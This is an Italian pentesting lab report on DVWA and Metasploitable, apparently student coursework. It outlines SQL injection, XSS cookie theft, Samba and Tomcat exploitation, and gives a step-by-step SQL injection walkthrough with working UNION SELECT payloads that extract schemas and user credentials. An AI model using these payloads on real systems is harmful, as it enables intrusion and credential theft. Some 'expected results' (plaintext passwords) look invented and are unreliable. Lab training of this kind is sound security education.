



BW 2

WOLF
ETHICAL
HACKERS

Analisi e Sfruttamento di Vulnerabilità in Ambienti Web e di Rete

Introduzione

~ Tag: #presentazione #vulnerabilità #pentesting

Questa presentazione illustra il processo di individuazione e sfruttamento di vulnerabilità in ambienti web e di rete attraverso tecniche di pentesting. Le tracce trattano scenari pratici come SQL Injection, Cross-Site Scripting (XSS), buffer overflow, e attacchi a servizi vulnerabili come Samba e Tomcat, evidenziando le potenziali minacce e l'importanza di implementare adeguate misure di sicurezza.

1. SQL Injection su Web Application (DVWA)

~ Tag: #SQLi #DVWA #recupero_password

Questa traccia esplora come sfruttare la vulnerabilità SQL injection (SQLi) in una Web Application vulnerabile, DVWA, per recuperare le password degli utenti e accedere a dati sensibili. Utilizzando query SQL manipolate, è possibile ottenere il controllo del database.

Passaggi principali:

- **Configurazione della rete:** Configurare IP statico su Kali Linux e Metasploitable.
 - **SQL Injection:** Sfruttare il campo user ID per inserire codice SQL e accedere al database.
 - **Recupero password e cracking:** Estrarre hash delle password e decrittarle con Hashcat.
 - **Replica a livello medium:** Testare SQL injection con livello di difficoltà medium, superando le protezioni aggiuntive.
-

2. Furto di Cookie tramite XSS (Cross-Site Scripting)

~ Tag: #XSS #furto_cookie #sessionHijacking

Questa traccia sfrutta una vulnerabilità XSS persistente su DVWA per simulare il furto di sessione utente, inoltrando i cookie rubati a un server controllato dall'attaccante. Si dimostra come un XSS possa compromettere la sicurezza dell'utente legittimo.

Passaggi principali:

- **Inserimento script XSS:** Inserire codice JavaScript per intercettare cookie.
- **Configurazione di Netcat:** Ricevere cookie rubati in ascolto sulla porta 4444.

- **Hijacking della sessione:** Usare il cookie intercettato per accedere alla sessione utente in un altro browser.
 - **Replica a livello medium:** Ripetere l'attacco con le protezioni avanzate impostate su medium.
-

3. Buffer Overflow in Programmazione C

~ Tag: #buffer_overflow #c #errore_segmentazione

Questa traccia esamina una vulnerabilità di buffer overflow in un programma scritto in C. L'obiettivo è causare un errore di segmentazione tramite un'errata gestione dell'input utente e confrontare una versione corretta del programma.

Passaggi principali:

- **Modifica del programma:** Forzare l'inserimento di dati oltre i limiti dell'array per generare un buffer overflow.
 - **Menù di selezione:** Creare un menù che consenta di scegliere tra la versione sicura e quella vulnerabile del programma.
 - **Prevenzione dell'errore:** Implementare controlli di input per evitare buffer overflow e segmentation fault.
-

4. Sfruttamento del Servizio Samba su Metasploitable

~ Tag: #samba #metasploit #nessus

Questa traccia dimostra l'attacco a un servizio Samba vulnerabile su Metasploitable, sfruttando l'exploit tramite Metasploit per ottenere accesso alla macchina.`usermap_script`

Passaggi principali:

- **Scansione con Nessus:** Identificare vulnerabilità di rete tramite Nessus.
 - **Sfruttamento di Samba:** Utilizzare Metasploit per compromettere la macchina tramite il servizio Samba sulla porta 445.
 - **Verifica accesso:** Utilizzare ifconfig per confermare l'accesso alla macchina compromessa.
-

5. Sfruttamento del Servizio Tomcat su Windows 10

~ Tag: #Tomcat #hydra #msfconsole

Questa traccia esamina una vulnerabilità del servizio Tomcat su Windows 10. Utilizzando un attacco brute force per recuperare le credenziali di login, viene poi sfruttato l'exploit `mgr_upload` per ottenere una sessione Meterpreter.

Passaggi principali:

- **Scansione di rete:** Identificare la presenza di Tomcat con Nmap.
 - **Brute force con Hydra:** Recuperare le credenziali di accesso al login di Tomcat.
 - **Sfruttamento con Metasploit:** Utilizzare l'exploit `mgr_upload` per ottenere accesso remoto.
 - **EternalBlue:** Espandere l'attacco utilizzando l'exploit `ms17_010_永恒之蓝` per ottenere controllo completo della macchina.
-

~ Chiavi:

[pentesting, SQLi, XSS, buffer overflow, samba, tomcat, metasploit]

Traccia 1 - Web Application SQLi

Traccia Giorno 1

~ Tag: #SQLi #DVWA #recupero_password

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità **SQL injection** presente sulla Web Application **DVWA** per recuperare in chiaro la password dell'utente **Pablo Picasso**. Ricordate che, una volta trovate le password, è necessario un ulteriore step per recuperarle in chiaro.

- **NB:** Non usare tool automatici come **sqlmap**. È ammesso l'uso di **repeater** di **Burp Suite**.

Bonus

~ Tag: #SQLi_medium #dump_db #guida_utente

- Replicare l'attacco a livello **medium**.
- Recuperare informazioni vitali da **altri database** collegati.
- Creare una **guida illustrata** per spiegare a un utente medio come replicare questo attacco.

Requisiti laboratorio Giorno 1

~ Tag: #lab_SQLi #burp_suite #pentesting

- **Livello difficoltà DVWA:** LOW
- **IP Kali Linux:** 192.168.13.100/24
- **IP Metasploitable:** 192.168.13.150/24

fase 0 Configurare un IP statico temporaneo su Kali Linux

~ Tag: #kali #configurazione_rete #IP_statico

Per configurare un IP statico temporaneo su `eth0` in Kali Linux, puoi utilizzare il seguente comando:

```
sudo ip addr add 192.168.13.100/24 dev eth0
```

Questo comando aggiunge l'indirizzo IP 192.168.13.100 con una subnet mask di 24 bit (255.255.255.0) all'interfaccia di rete.
La configurazione sarà temporanea e verrà persa al riavvio della macchina o alla disconnessione dell'interfaccia.

Se vuoi verificare la configurazione dell'IP, puoi eseguire:

```
ip addr show dev eth0
```

```
File Actions Edit View Help
[(kali㉿kali)-~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute         192.168.13.100
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1a:cb:6c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.4/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 86382sec preferred_lft 86382sec
    inet6 fe80::4fde:846e:3f6a:2abd/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

[(kali㉿kali)-~]
$ sudo ip addr add 192.168.13.100/24 dev eth0
[sudo] password for kali:

[(kali㉿kali)-~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1a:cb:6c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.4/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 86348sec preferred_lft 86348sec
    inet 192.168.13.100/24 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::4fde:846e:3f6a:2abd/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

[(kali㉿kali)-~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.365 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.131 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.170 ms
^C
--- 192.168.13.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2046ms
rtt min/avg/max/mdev = 0.131/0.222/0.365/0.102 ms
```

Fase 0.1 Configurare un IP statico su Metasploitable

~ Tag: #metasploitable #configurazione_rete #IP_statico

Per configurare un IP statico su `eth0` di Metasploitable, segui questi passaggi:

1. Accedi alla macchina Metasploitable tramite terminale o SSH.
2. Esegui il seguente comando per assegnare l'indirizzo IP statico `192.168.13.150` alla scheda di rete `eth0`:

```
sudo ifconfig eth0 192.168.13.150 netmask 255.255.255.0 up
```

Questo comando assegna l'IP `192.168.13.150` con la subnet mask `255.255.255.0` all'interfaccia `eth0` e la attiva.

Puoi verificare la configurazione IP con il comando:

```
ifconfig eth0
```

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:b0:b3:ed brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.10/24 brd 192.168.1.255 scope global eth0
        inet6 fe80::a00:27ff:feb0:b3ed/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.13.150 netmask 255.255.255.0
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:b0:b3:ed brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.150/24 brd 192.168.13.255 scope global eth0
        inet6 fe80::a00:27ff:feb0:b3ed/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```


La configurazione sarà temporanea e verrà persa al riavvio della macchina o alla disattivazione dell'interfaccia.

~ Chiavi:

[kali, metasploitable, configurazione_rete, IP_statico]

Fase 1

Entriamo in Metasploitable in DVWA all'indirizzo 192.168.13.150 settando la sicurezza a livello low.



The screenshot shows a web browser window with the address bar displaying "192.168.13.150/dvwa/security.php". The main content is the DVWA Security page. On the left, there's a sidebar menu with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

The "DVWA Security" item is highlighted with a green background. Below the menu, the page displays:

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[[Simulate attack](#)] - [[View IDS log](#)]

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Fase 2

~ Tag: #SQLi_injection #codice_malevolo

Testiamo la possibilità di iniettare codice malevolo SQL. Inseriamo nel campo user ID il seguente carattere:

Questo è un semplice test per verificare se l'applicazione è vulnerabile a SQL injection. Se l'applicazione non è correttamente protetta, dovrebbe generare un errore che rivela l'interazione con il database, confermando la presenza di una vulnerabilità.

DVWA

Vulnerability: SQL Injection

User ID: Submit


More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_Injection
<http://www.unixwiz.net/tctips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.0.7



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

Fase 3 - Analisi del Codice Sorgente

~ Tag: #analisi_codice #SQLi

Verificando il codice sorgente della Web Application, riscontriamo una vulnerabilità nel parametro \$getid, dove \$id rappresenta qualsiasi input fornito dall'utente. La mancanza di una corretta sanificazione di questo input permette l'iniezione di codice SQL.

Ecco un esempio del codice vulnerabile:

```
<?PHP
if(isset($_GET['Submit'])){
    // Retrieve data
    $id = $_GET['id'];
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);
}
?>
```

Nel codice sopra, la variabile **\$id** viene inserita direttamente nella query SQL senza nessun controllo, permettendo agli utenti malintenzionati di eseguire iniezioni SQL e compromettere il database.

```
<?php
if(isset($_GET['Submit'])){
    // Retrieve data
    $id = $_GET['id'];
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);
```

Fase 4 -Risultato

~ Tag: #output_query #risultato

L'inserimento della query ha restituito 5 record, come visualizzato nell'immagine:

- ID: ' OR '1'='1
- First name: **admin**, Surname: **admin**

- First name: **Gordon**, Surname: **Brown**
- First name: **Hack**, Surname: **Me**
- First name: **Pablo**, Surname: **Picasso**
- First name: **Bob**, Surname: **Smith**

Questi risultati mostrano che l'iniezione SQL ha avuto successo, estraendo i nomi e cognomi presenti nel database.

The screenshot shows a web browser window for the Damn Vulnerable Web Application (DVWA) running on Kali Linux. The URL in the address bar is `192.168.13.150/dvwa/vulnerabilities/sqli/?id=SHOW+TABLES%3B&Submit=Submit#`. The DVWA logo is at the top right. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" input field containing the value "' OR '1' = '1" and a "Submit" button. Below this, a "More info" section lists three URLs: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom, it shows session information: Username: admin, Security Level: low, and PHPIDS: disabled. There are "View Source" and "View Help" links at the bottom right. The footer reads "Damn Vulnerable Web Application (DVWA) v1.0.7".



Vulnerability: SQL Injection

User ID:

```
ID: ' OR '1' = '1
First name: admin
Surname: admin

ID: ' OR '1' = '1
First name: Gordon
Surname: Brown

ID: ' OR '1' = '1
First name: Hack
Surname: Me

ID: ' OR '1' = '1
First name: Pablo
Surname: Picasso

ID: ' OR '1' = '1
First name: Bob
Surname: Smith
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

~ Chiavi:

[SQLi, DVWA, recupero_password, query_SQL, risultato, injection]

Fase 5 - Query utilizzata per Ricerca dei Database

~ Tag:

#database #mysql

```
' UNION SELECT DATABASE(), NULL #
```

Questa query restituisce il nome del database attualmente in uso, utilizzando la funzione `DATABASE()`. Viene aggiunto `NULL` per mantenere il numero di colonne corretto.

Risultato atteso:

dvwa | NULL

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, session information shows Username: admin, Security Level: low, and PHPIDS: disabled. The main content area has a title "Vulnerability: SQL Injection". A form labeled "User ID:" contains a text input field with the value "ID: ' UNION SELECT DATABASE(),null --" and a "Submit" button. Below the input field, error messages are displayed in red: "First name: dvwa" and "Surname:". To the right of the form, a "More info" section provides links to external resources: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom right, there are "View Source" and "View Help" buttons. The footer of the page reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Fase 6 - Query utilizzata per estrarre le tabelle.

~ Tag: #sqlInjection #tables #schema

```
' UNION SELECT table_name, table_schema FROM information_schema.tables #
```

Questa query restituisce tutte le tabelle da tutti i database presenti sul server MySQL, senza filtri per uno schema specifico.

Risultato atteso:

table_name	table_schema
users	dvwa
guestbook	dvwa
user_privileges	mysql

Vulnerability: SQL Injection

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)**User ID:**

ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: CHARACTER_SETS
Surname: information_schema

ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: COLLATIONS
Surname: information_schema

ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname: information_schema

ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: COLUMNS
Surname: information_schema

ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: COLUMN_PRIVILEGES
Surname: information_schema

ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: KEY_COLUMN_USAGE
Surname: information_schema

ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: PROFILING
Surname: information_schema

ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: ROUTINES
Surname: information_schema

ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: SCHEMATA
Surname: information_schema

ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: SCHEMA_PRIVILEGES

```
ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: users_grouppermissions
Surname: tikiwiki195

ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: users_groups
Surname: tikiwiki195

ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: users_objectpermissions
Surname: tikiwiki195

ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: users_permissions
Surname: tikiwiki195

ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: users_usergroups
Surname: tikiwiki195

ID: 'UNION select table_name,table_schema from information_schema.tables #
First name: users_users
Surname: tikiwiki195
```

Fase 7 - Query per Ricerca dei Nomi di tutte le Colonne e rispettive Tabelle.

~ Tag: #columns #tables #schema

```
' UNION SELECT column_name,table_name FROM information_schema.columns #
```

Questa query ottiene i nomi di tutte le colonne e le rispettive tabelle per tutti i database presenti sul server MySQL.

Risultato atteso:

column_name	table_name

user_id	users
username	users
privilege	user_privileges

Fase 8 - Query per Ricerca Nomi Colonne e Nomi Tabelle dello schema DVWA

~ Tag: #columns #tables #schema #dvwa

```
' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
```

Questa query ottiene i nomi di tutte le colonne e i nomi delle tabelle dello schema DVWA.

The screenshot shows the DVWA application's "SQL Injection" section. On the left, a sidebar lists various security challenges: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" label above a text input field and a "Submit" button. Below the input field, the application has printed the results of a SQL query it executed. The output is red and contains the following information:

```
ID: ' UNION SELECT column_name, table_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: comment_id
Surname: guestbook

ID: ' UNION SELECT column_name, table_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: comment
Surname: guestbook

ID: ' UNION SELECT column_name, table_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: name
Surname: guestbook

ID: ' UNION SELECT column_name, table_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: user_id
Surname: users

ID: ' UNION SELECT column_name, table_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: first_name
Surname: users

ID: ' UNION SELECT column_name, table_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: last_name
Surname: users

ID: ' UNION SELECT column_name, table_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: user
Surname: users

ID: ' UNION SELECT column_name, table_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: password
Surname: users

ID: ' UNION SELECT column_name, table_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: avatar
Surname: users
```

Fase 9 - Query per Recupero Username e Password

~ Tag: #union_select #users #password

Per recuperare i dati di **username** e **password** dalla tabella **users**, inseriamo la seguente query SQL:

```
' UNION SELECT user, password FROM users #
```

Questa query utilizza la vulnerabilità SQLi per unire i risultati della tabella degli utenti con i campi di **username** e **password**, permettendo di ottenere informazioni sensibili.

Risultato atteso:

user	password
admin	admin123
pablo	picasso321
gordon	password456



Vulnerability: SQL Injection

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
